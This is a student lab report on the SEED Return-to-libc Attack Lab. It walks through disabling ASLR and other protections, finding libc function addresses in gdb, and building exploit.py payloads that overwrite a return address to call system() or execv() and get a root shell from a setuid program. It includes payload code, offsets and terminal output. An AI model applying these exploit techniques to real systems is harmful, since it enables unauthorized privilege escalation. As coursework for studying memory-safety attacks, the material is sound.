Lab report

Experimental Subject	Return-to-libc Attack Lab
Student	Zheng Kairao
Student Number	202000130143
Email	kairaozheng@gmail.com
Date	4.8

Objective

Practice buffer overflow attack again but this time return to `libc`, using system functions to execute attack code.

Procedure

Environment Setup

```
sudo sysctl -w kernel.randomize_va_space=0
gcc -m32 -fno-stack-protector example.c
# This attack is to beat non-executable stack down, so turn it on
gcc -m32 -z noexecstack -o test test.c
sudo ln -sf /bin/zsh /bin/sh
```

Task 1: Finding out the Addresses of libc Functions

```
touch badfile
gdb -q retlib →Use "Quiet" mode
break main
run
p system
p exit
quit
# Write the command to a file
cat gdb_command.txt
gdb -q -batch -x gdb_command.txt ./retlib
```

```
Legend: code, data, rodata, value

Breakpoint 1, 0x566342ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7df0370 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7de2ed0 <exit>
gdb-peda$
```

```
Legend: code, data, rodata, value

Breakpoint 1, 0x565792ef in main ()
$1 = {<text variable, no debug info>} 0xf7dc6370 <system>
$2 = {<text variable, no debug info>} 0xf7db8ed0 <exit>
[04/13/23]seed@VM:~/.../Zhengkairao202000130143$
```

Straightway, input the command or run gdb in a batch mode and get the entrance of function `system` and `exit`.

Task 2: Putting the shell string in the memory

```
export MYSHELL=/bin/sh
env | grep MYSHELL
```

Use environment variables to acquire the address of `\bin\sh`. I add the following code at the beginning of the `retlib.c` to verify that the address of environment remains unchanged.

```
void main(){
    char* shell = getenv("MYSHELL");
    if (shell)
        printf("%x\n", (unsigned int)shell);
}
```


```
Legend: code, data, rodata, value

Breakpoint 1, 0x5655630f in main ()
$1 = {<text variable, no debug info>} 0xf7e0b370 <system>
$2 = {<text variable, no debug info>} 0xf7dfded0 <exit>
[04/13/23]seed@VM:~/.../Zhengkairao202000130143$ export MYSHELL=/bin/sh
[04/13/23]seed@VM:~/.../Zhengkairao202000130143$ ./retlib
ffffd26d
Address of input[] inside main():  0xffffcbcc
Input size: 0
Address of buffer[] inside bof():  0xffffcb90
Frame Pointer value inside bof():  0xffffcba8
Segmentation fault
[04/13/23]seed@VM:~/.../Zhengkairao202000130143$ ./retlib
ffffd26d
Address of input[] inside main():  0xffffcbcc
Input size: 0
Address of buffer[] inside bof():  0xffffcb90
Frame Pointer value inside bof():  0xffffcba8
Segmentation fault
```

Task 3: Launching the Attack

```
# Generate program stack_dbg for debugging
gcc -m32 -fno-stack-protector -z noexecstack -g -o stack_dbg retlib.c
# Actually I add it to Makrfile as Lab2
# Makefile BEGIN
retlib: retlib.c
    gcc -m32 -DBUF_SIZE=${N} -fno-stack-protector -z noexecstack -o $@ $@.c
    sudo chown root $@ && sudo chmod 4755 $@
```

```
    gcc -m32 -fno-stack-protector -z noexecstack -g -o $@_dbg $@.c
# END
touch badfile
gdb -q retlib_dbg
b bof
run
next
p $ebp
p &buffer
# Calculate the distance between buffer and ebp
p/d 0xffffcb18 - 0xffffcb00
quit
```

```
Legend: code, data, rodata, value
15          asm("movl %%ebp, %0" : "=r" (framep));
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
gdb-peda$ p &buffer
$2 = (char (*)[12]) 0xffffcb00
gdb-peda$ p/d 0xffffcb18 - 0xffffcb00
$3 = 24
gdb-peda$
```



What we want is to call `system()` with argument the address of `\bin\sh`. After return from `bof()` function, there is a function epilogue to set `esp` to `&return address+4`, which is shown in the picture (b). And `system()` has a function prologue as follows:

```
push1 %ebp
mov1 %esp, %ebp
sub1 $N, %esp
```

There pointer `ebp` and `esp` will be arranged as the figure (c). And `system()` 's argument should be placed in the position ①, equal to `&return address+12` before.

So according to the experience of Lab2 and the above analysis, I can figure out the address of each address and write how did I get each number in the comments.

```
X = 36  # here is the argument for system(), and should be set to ($ebp-&buffer)+12
sh_addr = 0xffffd26d       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 28  # &return address=($ebp-&buffer)+4
system_addr = 0xf7e0b370   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 32  # put exit() address so that on system() return exit() is called and the
program doesn't crash
exit_addr = 0xf7dfded0     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
```

Run `exploit.py` to generate `badfile` then run the vulnerable program. Bingo! We got a root shell.

```
[04/13/23]seed@VM:~/.../Zhengkairao202000130143$ ./exploit.py
[04/13/23]seed@VM:~/.../Zhengkairao202000130143$ ./retlib
ffffd26d
Address of input[] inside main():  0xffffcbcc
Input size: 300
Address of buffer[] inside bof():  0xffffcb90
Frame Pointer value inside bof():  0xffffcba8
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),
# su
Password:
^C
# sudo su
root@VM:/home/seed/Desktop/Coder/lab3/Labsetup/Zhengkairao202000130143# echo "We have got a root shell!"
We have got a root shell!
root@VM:/home/seed/Desktop/Coder/lab3/Labsetup/Zhengkairao202000130143#
```

Attack variation 1

I comment lines related to `exit()` and launch the attack again. Similarly we can the shell but the only difference is that it will occur segmentation fault after exit the shell. Since we use a unnormal way to call `system()` and the return address is at a illegal space.

```
[04/13/23]seed@VM:~/.../Zhengkairao202000130143$ cat ./exploit.py | grep exit
# exit_addr = 0xf7dfded0     # The address of exit()
# exit_addr = 0x00000000
# content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
[04/13/23]seed@VM:~/.../Zhengkairao202000130143$ ./retlib
ffffd26d
Address of input[] inside main():  0xffffcbcc
Input size: 300
Address of buffer[] inside bof():  0xffffcb90
Frame Pointer value inside bof():  0xffffcba8
# exit
Segmentation fault
[04/13/23]seed@VM:~/.../Zhengkairao202000130143$
```

Attack variation 2

I rename the program as `newretlib` and run it. Within expectation, the attack failed. Since Address of `MYSHELL` environment variable is sensitive to the length of the program name. If expect a successful attack, we should set the address of `\bin\sh` to `0xffffd267` in this case.

```
[04/13/23]seed@VM:~/.../Zhengkairao202000130143$ ./retlib
ffffd26d
Address of input[] inside main():  0xffffcbcc
Input size: 300
Address of buffer[] inside bof():  0xffffcb90
Frame Pointer value inside bof():  0xffffcba8
# exit
Segmentation fault
[04/13/23]seed@VM:~/.../Zhengkairao202000130143$ ./newretlib
ffffd267
Address of input[] inside main():  0xffffcbcc
Input size: 300
Address of buffer[] inside bof():  0xffffcb90
Frame Pointer value inside bof():  0xffffcba8
zsh:1: command not found: h
Segmentation fault
[04/13/23]seed@VM:~/.../Zhengkairao202000130143$
```

Task 4: Defeat Shell's countermeasure

Change the symbolic link back and export a new env variable for argument `-p`:

```
sudo ln -sf /bin/dash /bin/sh
export MYP=-p
```

```
Breakpoint 1, 0x5655630f in main ()
$1 = {<text variable, no debug info>} 0xf7e0b370 <system>
$2 = {<text variable, no debug info>} 0xf7dfded0 <exit>
$3 = {<text variable, no debug info>} 0xf7e92410 <execv>
[04/13/23]seed@VM:~/.../Zhengkairao202000130143$ ./retlib
ffffd266
ffffd2cf
Address of input[] inside main():  0xffffcbcc
Input size: 300
Address of buffer[] inside bof():  0xffffcb90
Frame Pointer value inside bof():  0xffffcba8
[04/13/23]seed@VM:~/.../Zhengkairao202000130143$
```

Based on the Task 3, I construct my input as follows. In order to solve that `strcpy()` will stop if meet four zeros but we need to pass argument `0`, we directly fetch the argument from the `main()` function's buffer. For convenience, I place the argument from the 256th byte, so the start address of argument will be the address of `input[]` plus `0x100`, figured by `0xffffcbcc+0x100=0xffffcccc`.

```
execv_addr = 0xf7e92410
content[28:32] = (execv_addr).to_bytes(4,byteorder='little')

exit_addr = 0xf7dfded0
content[32:36] = (exit_addr).to_bytes(4, byteorder='little')

path_addr = 0xffffd266
content[36:40] = (path_addr).to_bytes(4,byteorder='little')

argv_addr = 0xffffcccc  # 0xffffcbcc + 256
content[40:44] = (argv_addr).to_bytes(4, byteorder='little')

# fetch from input[]
```

```
# argv[0] = address of "/bin/bash"
content[256:260] = (path_addr).to_bytes(4,byteorder='little')
# argv[1] = address of "-p"
p_addr = 0xffffd2cf
content[260:264] = (p_addr).to_bytes(4,byteorder='little')
# argv[2] = NULL (i.e., 4 bytes of zero)
zero = 0
content[264:268] = (zero).to_bytes(4, byteorder='little')
```

```
[04/13/23]seed@VM:~/.../Zhengkairao202000130143$ ./exploit1.py
[04/13/23]seed@VM:~/.../Zhengkairao202000130143$ ./retlib
ffffd266
ffffd2cf
Address of input[] inside main():  0xffffcbcc
Input size: 300
Address of buffer[] inside bof():  0xffffcb90
Frame Pointer value inside bof():  0xffffcba8
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),
#
```

Task 5 (Optional): Return-Oriented Programming

skipped

Conclusion

- Task1: Find out the address of `libc` functions
- Task2: Use env variable to put the shell string into the memory
- Task3: Figure out RT and the address of the argument, then construct the input for attack
- Task4: Defeat shell's countermeasure by calling `execv()` with argument `-p`